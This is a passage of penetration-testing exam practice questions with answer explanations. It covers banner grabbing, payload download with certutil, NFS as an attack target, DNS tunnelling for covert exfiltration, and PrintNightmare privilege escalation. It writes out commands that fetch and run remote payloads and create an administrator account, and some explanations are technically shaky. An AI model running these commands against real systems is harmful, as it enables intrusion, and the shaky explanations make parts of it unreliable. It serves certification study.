C. Banner grabbing
D. Directory brute forcing
Answer: C
Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
Step-by-Step Explanation
Understanding Banner Grabbing:
Purpose: Identify the software version running on a service by reading the initial response banner.
Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
Manual Banner Grabbing:
telnet target_ip 80
Netcat: Another tool for banner grabbing.
nc target_ip 80
Automated Banner Grabbing:
Nmap: Use Nmap’s version detection feature to grab banners.
nmap -sV target_ip
Benefits:
Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
Reference from Pentesting Literature:
Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
HTB write-ups often include banner grabbing as a step in identifying the version of services.
Reference: Penetration Testing - A Hands-on Introduction to Hacking HTB Official Writeups

25.A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access.
Which of the following commands should the penetration tester use?
A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName
Answer: B
Explanation:
To execute a payload and gain additional access, the penetration tester should use certutil.exe.
Here’s why:
Using certutil.exe:
Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the

specified URL and saves it as bad.exe.
Comparison with Other Commands:
powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/") (C): Incorrect syntax for downloading and executing a script.
rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.

26.A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
111/tcp open rpcbind
2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?
A. Database
B. Remote access
C. Email
D. File sharing
Answer: D
Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
22/tcp open ssh:
Service: SSH (Secure Shell)
Function: Provides encrypted remote access.
Attack Surface: Brute force attacks or exploiting vulnerabilities in outdated SSH implementations. However, it is generally considered secure if properly configured.
25/tcp filtered smtp:
Service: SMTP (Simple Mail Transfer Protocol)
Function: Email transmission.
Attack Surface: Potential for email-related attacks such as spoofing, but the port is filtered, indicating that access may be restricted or protected by a firewall. 111/tcp open rpcbind:
Service: RPCBind (Remote Procedure Call Bind)
Function: Helps in mapping RPC program numbers to network addresses.
Attack Surface: Can be exploited in specific configurations, but generally not a primary target compared to others.
2049/tcp open nfs:
Service: NFS (Network File System)
Function: Allows for file sharing over a network.
Attack Surface: NFS can be a significant target for attacks due to potential misconfigurations that can allow unauthorized access to file shares or exploitation of vulnerabilities in NFS services. Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

27.Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS
Answer: D
Explanation:
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
FTP (File Transfer Protocol) (Option A):
Characteristics: FTP is a clear-text protocol used to transfer files.
Drawbacks: It is easily detected by network security tools due to its lack of encryption and distinctive traffic patterns. Most modern networks block or heavily monitor FTP traffic to prevent unauthorized file transfers.
Reference: The use of FTP in penetration testing is often limited to environments where encryption is not a concern or for internal transfers where monitoring is lax. It's rarely used for covert exfiltration due to its high detectability.
HTTPS (Hypertext Transfer Protocol Secure) (Option B):
Characteristics: HTTPS encrypts data in transit, making it harder to inspect by network monitoring tools.
Drawbacks: While HTTPS is more secure, large amounts of unusual or unexpected HTTPS traffic can still trigger alerts on sophisticated security systems. Its usage for exfiltration depends on the network's normal traffic patterns and the ability to blend in.
Reference: HTTPS is used when there is a need to encrypt data during exfiltration. However, it can still be flagged by traffic analysis tools if the data patterns or destinations are unusual. SMTP (Simple Mail Transfer Protocol) (Option C):
Characteristics: SMTP is used for sending emails.
Drawbacks: Like FTP, SMTP is not inherently secure and can be monitored. Additionally, large or frequent email attachments can trigger alerts.
Reference: SMTP might be used in some exfiltration scenarios but is generally considered risky due to the ease of monitoring email traffic.
DNS (Domain Name System) (Option D):
Characteristics: DNS is used to resolve domain names to IP addresses and vice versa.
Advantages: DNS traffic is ubiquitous and often less scrutinized than other types of traffic. Data can be encoded into DNS queries and responses, making it an effective covert channel for exfiltration.
Reference: Many penetration tests and red team engagements leverage DNS tunneling for covert data exfiltration due to its ability to bypass firewalls and intrusion detection systems. This technique involves encoding data within DNS queries to an attacker-controlled domain, effectively evading detection.
Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

28.During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands: Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low.
Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.
Answer: A
Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
PrintNightmare Exploit:
PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code execution and local privilege escalation.
The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.
Commands Breakdown:
Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script. Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print": Executes the exploit, creating a new user "hacker" with administrative privileges. Issue:
The tester still experiences low privileges despite running the exploit successfully. This could be due to the current session not reflecting the new privileges. Solution:
Logging off and logging back on with the new "hacker" account will start a new session with the updated administrative privileges.
This ensures that the new privileges are applied correctly.
Pentest
Reference: Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.